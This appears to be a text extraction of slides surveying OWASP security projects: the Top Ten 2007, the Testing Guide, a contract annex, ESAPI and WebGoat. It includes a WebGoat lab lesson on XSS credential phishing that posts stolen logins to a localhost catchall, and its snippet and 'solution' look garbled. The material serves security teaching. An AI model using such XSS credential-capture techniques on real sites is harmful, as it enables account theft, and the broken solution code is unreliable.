Feel free to browse the [full catalog of available OWASP books](#).

Welcome to the OWASP Top Ten Project

The OWASP Top Ten provides a powerful awareness document for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are. Project members include a variety of security experts from around the world who have shared their expertise to produce this list. There are currently versions in English, French, Japanese, Korean and Turkish. A Spanish version is in the works. We urge all companies to adopt this awareness document within their organization and start the process of ensuring that their web applications do not contain these flaws. Adopting the OWASP Top Ten is perhaps the most effective first step towards changing the software development culture within your organization into one that produces secure code.

Downloadable Versions

You can download the Top 10 2007 (Final) here:

- [\(PDF, 930 kb\)](#)
- [\(French Version PDF, 455 kb\)](#)
- [\(Korean Version PDF, 768 kb\)](#)
- [\(Turkish Version PDF, 718 kb\)](#)
- [\(Brazilian Portuguese PDF, 329 kb\)](#)
- [OWASP Top 10 for Java Enterprise Edition \(PDF, 630 kb\)](#)

Lulu Marketplace:

OWASP Top 10 - 2007 Edition

by [OWASP](#)

The book cover for 'OWASP Top 10 - 2007 Edition' features the OWASP logo at the top, the title 'OWASP TOP 10 - 2007' in the center, and a small disclaimer at the bottom: 'This is a VERBA book, please make COPIES or SHARE IT'.

Paperback book **\$5.81** [Add to Cart](#)

[Download free](#) [Download Now](#)

Printed: 54 pages, 7.44" x 9.68", saddle-stitch binding, black white interior ink
Download: 1 documents, 729 kB

Description:

Listed in:
Not available

OWASP Top10



https://www.owasp.org/index.php/Top_10_2007

Summary

A1 - Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.
A2 - Injection Flaws	Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.
A3 - Malicious File Execution	Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.
A4 - Insecure Direct Object Reference	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.
A5 - Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.
A6 - Information Leakage and Improper Error Handling	Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks.
A7 - Broken Authentication and Session Management	Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.
A8 - Insecure Cryptographic Storage	Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.
A9 - Insecure Communications	Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.
A10 - Failure to Restrict URL Access	Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

Table 1: Top 10 Web application vulnerabilities for 2007



http://www.owasp.org/index.php/Testing_Guide_Introduction



Google

The OWASP Testing Project

The OWASP Testing Project has been in development for many years. With this project, we wanted to help people understand the *what, why, when, where, and how* of testing their web applications, and not just provide a simple checklist or prescription of issues that should be addressed. The outcome of this project is a complete Testing Framework, from which others can build their own testing programs or qualify other people's processes. The Testing Guide describes in details both the general Testing Framework and the techniques required to implement the framework in practice.

OWASP Top10 - Testing - Legal 07

Download **free** Download Now
Paperback book \$12.73 Add to Cart

Download: 1 documents, 24491 KB
Printed: 410 pages, 7.44" x 9.69", perfect binding, black and white interior ink

Description:
This book contains 3 separate documents created by OWASP community: The OWASP Top 10 2007, The OWASP Testing Guide v2.0 and The OWASP Secure Software Contract Annex.

OWASP TOP 10 2007
OWASP TESTING GUIDE V2
OWASP LEGAL PROJECT SAMPLE CONTRACT

This is a PDF book, please make sure you have a PDF reader.

3. The OWASP Testing Framework

- 3.1. Overview
- 3.2. Phase 1: Before Development Begins
- 3.3. Phase 2: During Definition and Design
- 3.4. Phase 3: During Development
- 3.5. Phase 4: During Deployment
- 3.6. Phase 5: Maintenance and Operations
- 3.7. A Typical SDLC Testing Workflow

4. Web Application Penetration

- 4.1 Introduction and Objectives
- 4.2 Information Gathering
 - 4.2.1 Testing Web Application Fingerprint
 - 4.2.2 Application Discovery
 - 4.2.3 Spidering and Googling
 - 4.2.4 Analysis of Error Codes
 - 4.2.5 Infrastructure Configuration Management
 - 4.2.5.1 SSL/TLS Testing
 - 4.2.5.2 DB Listener Testing
 - 4.2.6 Application Configuration Management
 - 4.2.6.1 Testing for File Extensions Handling
 - 4.2.6.2 Old, backup and unreferenced files
- 4.3 Business Logic Testing
- 4.4 Authentication Testing
 - 4.4.1 Testing for Guessable (Dictionary) Users
 - 4.4.2 Brute Force Testing
 - 4.4.3 Testing for bypassing authentication
 - 4.4.4 Testing for directory traversal/file inclusion
 - 4.4.5 Testing for vulnerable remember password
 - 4.4.6 Testing for Logout and Browser Cache

4.6 Data Validation Testing

- 4.6.1 Testing for Cross Site Scripting
 - 4.6.1.1 Testing for HTTP Methods and XST
- 4.6.2 Testing for SQL Injection
 - 4.6.2.1 Oracle Testing
 - 4.6.2.2 MySQL Testing
 - 4.6.2.3 SQL Server Testing
- 4.6.3 Testing for LDAP Injection
- 4.6.4 Testing for ORM Injection
- 4.6.5 Testing for XML Injection
- 4.6.6 Testing for SSI Injection
- 4.6.7 Testing for XPath Injection
- 4.6.8 IMAP/SMTP Injection
- 4.6.9 Testing for Code Injection
- 4.6.10 Testing for Command Injection
- 4.6.11 Testing for Buffer overflow
 - 4.6.11.1 Testing for Heap overflow
 - 4.6.11.2 Testing for Stack overflow
 - 4.6.11.3 Testing for Format string
- 4.6.12 Testing for incubated vulnerabilities

4.8 Web Services Testing

- 4.8.1 XML Structural Testing
- 4.8.2 XML Content-level Testing
- 4.8.3 HTTP GET parameters/REST Testing
- 4.8.4 Testing for Naughty SOAP attachments
- 4.8.5 WS Replay Testing
- 4.9 AJAX Testing
 - 4.9.1 AJAX Vulnerabilities
 - 4.9.2 How to test AJAX

5. Writing Reports: value the real risk

- 5.1 How to value the real risk
- 5.2 How to write the report of the testing

Appendix A: Testing Tools

- Black Box Testing Tools
- Source Code Analyzers
- Other Tools

- 272 pages, 48 controls
- Methodological approach:
 - Consistent
 - Reproducible
 - Under quality control
- The problems that we want to be addressed are:
 - Document all
 - Test all

SANS Top 20 cites the Guide in "C1. Web Applications" section:
<http://www.sans.org/top20/?ref=1697#c1>

"Congratulations on version 2 of the OWASP Testing Guide! It is an impressive and informative document that will greatly benefit the software development community".
Joe Jarzombek, the Deputy Director for **Software Assurance** at **Department of Homeland Security**


- I. Executive Summary
- II. Technical Management Overview
- III Assessment Findings: Risk Rating

Category	Ref. Number	Name	Affected Item	Finding	Comment/Solution	Risk
Authentication Testing	OWASP-AT-003	Bypassing authentication schema				
	OWASP-AT-004	Directory traversal/file include				
	OWASP-AT-005	Vulnerable remember password and <u>pwd</u> reset				
	OWASP-AT-006	Logout and Browser Cache Management Testing				
Session Management	OWASP-SM-001	Session Management Schema				
	OWASP-	Session Token				

- 26th April 2008: start the new project
- OWASP Leaders brainstorming
- Call for participation □ 21 authors (-18!)
- Index brainstorming
- Discuss the article content
- 20th May 2008 □ New draft Index
- 1st June 2008 □ Let's start writing!
- 27th August 2008 □ started the reviewing phase □ 4 Reviewers (-16!)
- October 2008 □ Review all the Guide
- Next december 2008 we will publish the new version of the OWASP Testing Guide: http://www.owasp.org/index.php/OWASP_Testing_Project (347pages +80!)



1. Frontispiece
 2. Introduction
 3. The OWASP Testing Framework
 4. Web Application Penetration Testing
 5. Writing Reports: value the real risk
- Appendix A: Testing Tools
- Appendix B: Suggested Reading
- Appendix C: Fuzz Vectors
- Appendix D: Encoded Injection



What's new?




- V2 → 8 sub-categories (for a total amount of 48 controls)
- V3 → 10 sub-categories (for a total amount of 66 controls)
- 36 new articles!

- Information Gathering
- Business Logic Testing
- Authentication Testing
- Session Management Testing
- Data Validation Testing
- Denial of Service Testing
- Web Services Testing
- Ajax Testing



- Information Gathering
- **Config. Management Testing**
- Business Logic Testing
- Authentication Testing
- **Authorization Testing**
- Session Management Testing
- Data Validation Testing
- Denial of Service Testing
- Web Services Testing
- Ajax Testing
- **Encoded Appendix**

3) Legal Project (Release Quality)



OWASP Secure Software Contract Annex

The initial project is a 'Secure Software Contract Annex' that helps software buyers and vendors discuss security and capture the important terms. This project should not be considered legal advice, and we strongly recommend that you find competent counsel to assist with your contract negotiations. The contract annex has been placed in the public domain to facilitate use in private contracts.

- [OWASP Secure Software Contract Annex](#)
- [Secure software contracting hypothetical case study](#)

You can download the Microsoft Word version [Image:OWASP Secure Software Contract Annex.doc](#) and modify it to suit your needs. Please consider contributing back any enhancements you make.



**What do you do when you realize software
you wrote might have vulnerabilities?**

3) Legal Project (Release Quality)



https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex

article discussion view source history

OWASP Secure Software Contract Annex

SECURE SOFTWARE DEVELOPMENT CONTRACT ANNEX

WARNING: THIS DOCUMENT SHOULD BE CONSIDERED GUIDANCE ONLY. OWASP STRONGLY RECOMMENDS THAT YOU CONSULT A QUALIFIED ATTORNEY TO HELP YOU NEGOTIATE A SOFTWARE CONTRACT.

INTRODUCTION

This contract Annex is intended to help software developers and their clients negotiate and capture important contractual terms a security of the software to be developed or delivered. The reason for this project is that most contracts are silent on these issues, have dramatically different views on what has actually been agreed to. We believe that clearly articulating these terms is the best parties can make informed decisions about how to proceed.

"The security of commercial software will improve when the market demands better security. At a minimum, every software request for proposal should ask vendors to detail how they test their products for security vulnerabilities. This step will start convincing vendors of off-the-shelf software and outsourced developers that enterprises value security."
-- As John Pescatore, research director with Gartner

We urge Clients and Developers to use this document as a framework for discussing expectations and negotiating responsibilities be appended to a software development contract. These terms are negotiable, meaning they can and should be discussed by the

CONTRACT ANNEX

1. INTRODUCTION

This Annex is made to _____ ("Agreement") between Client and Developer. Client and Developer agree to develop software according to the following terms.

2. PHILOSOPHY

This Annex is intended to clarify the security-related rights and obligations of all the parties to a software development project. The parties agree that:

(a) Security Decisions Will Be Based on Risk

Decisions about security will be made jointly by both Client and Developer based on a firm understanding of the risks.

(b) Security Activities Will Be Balanced

Security effort will be roughly evenly distributed across the entire software development lifecycle.

(c) Security Activities Will Be Integrated

All the activities and documentation discussed herein can and should be integrated into Developer's software development process. Nothing in this Annex implies any particular software development process.

(d) Vulnerabilities Are Expected

All software has bugs, and some of those will create security issues. Both Client and Developer will strive to minimize the number of vulnerabilities.

OBJECTIONS

The following few pages cover some frequently heard objections to using this language in software development contracts:

BUT NOT ALL THE TERMS ARE RIGHT FOR US...

This document should be considered a starting point for your agreement. You may not like all the activities, or may want to propose more. You may want to assign responsibilities differently. This document is not intended to exactly capture the needs of all software Clients and Developers. It is intended to provide a framework for discussing the key topics that are important to ensuring that software ends up secure. After you have a security discussion and reach agreement, you should tailor this agreement to match.

BUT WHO SHOULD PAY FOR THESE ACTIVITIES...

This contract is NOT about putting more burden on the software developer. The question is not whether there are costs associated with security -- of course there are. Rather, the right question is what activities should be performed by both parties to minimize those costs, and when should they happen.

This annex is intentionally silent on the issue of who should pay for the activities described herein. While many of these activities should already be happening, and are expected by many Clients, they are not regularly practiced in the software industry. The question of who pays (and how much) should be part of the negotiation.

Calculating the costs of security is very difficult. While there are costs associated with performing security activities, there are also significant costs associated with ignoring them. We are convinced that the most cost-effective way to develop software is to reduce the likelihood that security flaws are introduced and to minimize the time between introducing a flaw and fixing it.

One important distinction to make when calculating costs is between building security mechanisms and the assurance activities that make sure those mechanisms are correct and effective. Attempting to add mechanisms at the end of the lifecycle can cause serious design issues and will increase costs dramatically. This agreement encourages early decisions on mechanisms to minimize these costs. Similarly, waiting until just before deployment to do assurance activities, such as code review and penetration testing, will also dramatically increase costs. We believe that the most cost-effective way to gain assurance is to put a constant level of effort into assurance throughout the lifecycle.

BUT THE LEVEL OF RIGOR IS WRONG...

This agreement assumes that the software being developed is reasonably important to a large enterprise or government agency. We've selected a "level of rigor" for the agreement that is achievable by most software development organizations, and will identify and handle the most common risks.

However, for software that is going to be used in critical applications, such as medical, financial, or defense related software, you may want to increase the level of rigor. You may want to add additional reviews, documentation, and testing activities. You may want to enhance the processes for finding, diagnosing, and remediating vulnerabilities. For less sensitive applications, you may want to reduce or remove activities.

4. SECURITY REQUIREMENT AREAS

The following topic areas must be considered during the risk understanding and requirements definition process. Both Developer and Client should be involved in this process and must agree on the requirements. The requirements should be tailored, and testable requirements. Both Developer and Client should be involved in this process and must agree on the requirements.

(a) Input Validation and Encoding

The requirements shall specify the rules for canonicalizing, validating, and encoding each input to the application, including inputs to databases, directories, or external systems. The default rule shall be that all input is invalid unless proven otherwise. In addition, the requirements shall specify the action to be taken when invalid input is received. Specific examples include: SQL injection, overflow, tampering, or other corrupt input attacks.

(b) Authentication and Session Management

The requirements shall specify how authentication credentials and session identifiers will be protected. This includes functions, including forgotten passwords, changing passwords, remembering passwords, logging out, and session timeout.

(c) Access Control

The requirements shall include a detailed description of all roles (groups, privileges, authorizations) and the assets and functions provided by the application. The requirements shall fully specify the access control matrix for each role. An access control matrix is the suggested format for these rules.

(d) Error Handling

The requirements shall detail how errors occurring during processing will be handled. Some applications should terminate processing on an error, whereas others should terminate processing immediately.

4) Code Review (Beta Quality)



Preface

This document is not a "How to perform a Secure Code review" walkthrough but more a guide on how to perform a successful review. Knowing the mechanics of code inspection is half the battle but I'm afraid people is the other half.

A proper code review will not only identify vulnerabilities, but will assess which vulnerabilities are at the greatest risk for exploitation.

This document describes how to make the most of a secure code review.

Methodology ■ Introduction ■ Code Review Processes ■ Steps and Roles ■ Code Review and the SDLC ■ Transactional Analysis ■ Application Threat Modeling ■ Code review Metrics	Example reports 1. How to write an application_security finding 2. How to determine the risk level of a finding 3. Sample form	Examples by vulnerability 1. Reviewing Code for Buffer Overruns and Overflows 2. Reviewing Code for OS Injection 3. Reviewing Code for SQL Injection 4. Reviewing Code for Data Validation 5. Reviewing Code for Cross-site scripting 6. Reviewing code for Cross-Site Request Forgery issues 7. Reviewing Code for Error Handling 8. Reviewing Code for Logging Issues 9. Reviewing The Secure Code Environment 10. Reviewing Code for Authorization Issues 11. Reviewing Code for Authentication 12. Reviewing Code for Session Integrity issues 13. Reviewing Cryptographic Code 14. Reviewing Code for Race Conditions	Language specific best practice
Crawling Code 1. Introduction 2. First sweep of the code base	Automating Code Reviews 1. Preface 2. Reasons for using automated tools 3. Education and cultural change 4. Tool Deployment Model 5. Code Auditor Workbench Tool 6. The Owasp Orizon Framework		Java ■ Java gotchas ■ Java leading security practice
Code Reviews and the PCI DSS 1. Code Reviews and compliance	The Owasp Code Review Top 10 flaw categories ■ Preface		Classic ASP ■ Classic ASP Design Mistakes
Examples by technical control 1. Authentication 2. Authorisation 3. Session Management 4. Input Validation 5. Error Handling 6. Secure Deployment 7. Privacy	The Owasp Code Review Scoring System ■ Preface		PHP ■ PHP Security Leading Practice
	References		C/C++ ■ Strings and Integers
			MySQL ■ Reviewing MySQL Security
			Rich Internet Applications ■ Flash Applications ■ AJAX Applications ■ Web Services

5) ESAPI (Beta Quality)




OWASP Enterprise Security API (ESAPI) Project

The ESAPI is a free and open collection of all the security methods that a developer needs to build a secure web application. You can just use the interfaces and build your own implementation using your company's infrastructure. Or, you can use the reference implementation as a starting point. In concept, the API is language independent. However, the first deliverables from the project are a Java API and a Java reference implementation. Efforts to build ESAPI in .NET and PHP are already underway.

Unfortunately, the available platforms, frameworks, and toolkits (Java EE, Struts, Spring, etc...) simply do not provide enough protection. This leaves developers with responsibility for designing and building security mechanisms. This reinventing the wheel for every application leads to wasted time and massive security holes.

The cost savings through reduced development time, and the increased security due to using heavily analyzed and carefully designed security methods provide developers with a massive advantage over organizations that are trying to deal with security using existing ad hoc secure coding techniques. This API is designed to automatically take care of many aspects of application security, making these issues invisible to the developers.

Architecture Overview



Coverage

OWASP Top Ten	OWASP ESAPI
A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (upload)
A4. Insecure Direct Object Reference	AccessReferenceMap
A5. Cross Site Request Forgery (CSRF)	User (csrftoken)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (secure cookie, channel)
A10. Failure to Restrict URL Access	AccessController

6) ADSR (Beta Quality)



https://www.owasp.org/index.php/Category:OWASP_ASDR_Project

Google

[Log in / create account](#)

[category](#)
[discussion](#)
[view source](#)
[history](#)

Category:OWASP ASDR Project

[Click here to return to OWASP Projects page.](#)
[Click here to see \(& edit, if wanted\) the template.](#)

PROJECT IDENTIFICATION								
Project Name	OWASP Application Security Desk Reference (ASDR) Project							
Short Project Description	This project is helpful as basic reference material when performing such activities as threat modeling, security architecture review, security testing, code review, and metrics. We intend to encourage understanding and consistency when discussing these basic foundational elements of application security. Security only works if people can make informed decisions about risk. The ASDR provides that basic information to help ensure all stakeholders are involved.							
Email Contacts	Project Leader Leonardo Cavallari Militelli	Project Contributors (if applicable) Name&Email	Mailing List To subscribe To use	First Reviewer William Smith	Second Reviewer Kenneth Van Wyk	Third Reviewer Frederick Donovan	Fourth Reviewer Darren W. Challey	OWASP Board Member Jeff Williams

PROJECT MAIN LINKS
■ ASDR Table of Contents ■ OWASP ASDR Workplan ■ (If appropriate, more links to be added)

RELATED PROJECTS
■ OWASP Honeycomb Project ■ Common Weakness Enumeration (CWE) ■ Software Assurance Metrics and Tool Evaluation (SAMATE)

7) Web Goat (Release Quality)



https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Google

[Log in / create account](#)

[category](#)
[discussion](#)
[view source](#)
[history](#)

Category:OWASP WebGoat Project

This project has produced a book that can be [downloaded](#) or [purchased](#).
Feel free to browse the [full catalog of available OWASP books](#).

WebGoat is a deliberately insecure J2EE web application maintained by [OWASP](#) designed to teach web application security lessons. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application. For example, in one of the lessons the user must use [SQL injection](#) to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? *Just blame it on the Goat!*

To get started, read the [WebGoat User and Install Guide](#)

Goals

Web application security is difficult to learn and practice. Not many people have full blown web applications like online book stores or online banks that can be used to scan for vulnerabilities. In addition, security professionals frequently need to test tools against a platform known to be vulnerable to ensure that they perform as advertised. All of this needs to happen in a safe and legal environment. Even if your intentions are good, we believe you should never attempt to find vulnerabilities without permission.

The primary goal of the WebGoat project is simple: *create a de-facto interactive teaching environment for web application security*. In the future, the project team hopes to extend WebGoat

Phishing with XSS

You need to create the back() function. This function will put the credentials from the webpage and post them to the WebGoat catchall server.

Here's a code snippet:

```

document.getElementById("username").value = "jdoe";
document.getElementById("password").value = "jdoe";
document.getElementById("submit").click();

```

Solution for this lesson:

```

document.getElementById("username").value = "jdoe";
document.getElementById("password").value = "jdoe";
document.getElementById("submit").click();
document.getElementById("back").value = "http://localhost:8080/WebGoat/";
document.getElementById("back").value = "http://localhost:8080/WebGoat/";
document.getElementById("back").value = "http://localhost:8080/WebGoat/";

```

This lesson is an example of how a website might support a phishing attack. Below is an example of a standard search feature. Using XSS and HTML, insertion, your goal is to:

- Insert text to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost:8080/WebGoat/catchall/PROPERTY.jsp...

To pass this lesson, the credentials must be posted to the catchall server.


WebGoat Search

[WebGoat Search](#)

Bypass a Path Based Access Control Scheme

The "guest" user has access to all the files in the lesson_plans directory. To break the access control mechanism and access a resource that is not in the lesson directory, after selecting a file to view, visit the url http://localhost:8080/WebGoat/lesson_plans/PROPERTY.jsp...

8) OWASP Encoding Project (Beta/Release Quality)



The screenshot shows a web browser window with the URL https://www.owasp.org/index.php/Category:OWASP_Encoding_Project. The page has a navigation bar with tabs for 'category', 'discussion', 'view source', and 'history'. The main content area is titled 'Category:OWASP Encoding Project' and includes sections for 'Overview', 'Goals', 'Download', and 'Features'. The 'Overview' section describes the project's purpose in mitigating cross-site scripting attacks. The 'Goals' section lists two main objectives. The 'Download' section provides a link to the stable release and mentions its maintenance in a Google Code repository. The 'Features' section lists supported languages and context-specific functions.

[category](#) [discussion](#) [view source](#) [history](#)

Category:OWASP Encoding Project

Overview

Web applications face any number of threats; one of them is cross-site scripting and related injection attacks. 90% of all web applications contain cross-site scripting attacks because they are easy to introduce, and the proper tools are not always available to prevent them. The Reform library provides a solid set of functions for encoding output for the most common context targets in web applications (e.g. HTML, XML, JavaScript, etc). The library also takes a conservative view of what are allowable characters based on historical vulnerabilities, and current injection techniques.

Goals

- Provide tools needed by developers to mitigate canonicalization issues in web technologies.
- Provide a solution that will not need to be patched (no security patches since release in 2004, private implementations in use since 2002).

Download

[Reform-0.12.zip](#) (stable)

The latest code is now being maintained in a Google Code repository [\[1\]](#)

Features

- Unicode support
- Context specific functions (HTML, XML, JavaScript, etc)
- Many supported languages
 - Java
 - .NET v1/v2
 - PHP
 - Python
 - Perl
 - JavaScript
 - ASP

9) OWASP Flash Security Project





navigation

- Home
- News
- OWASP Projects
- Downloads
- Local Chapters
- AppSec Job Board
- AppSec Conferences
- Presentations
- Video
- Blogs
- Get OWASP Books
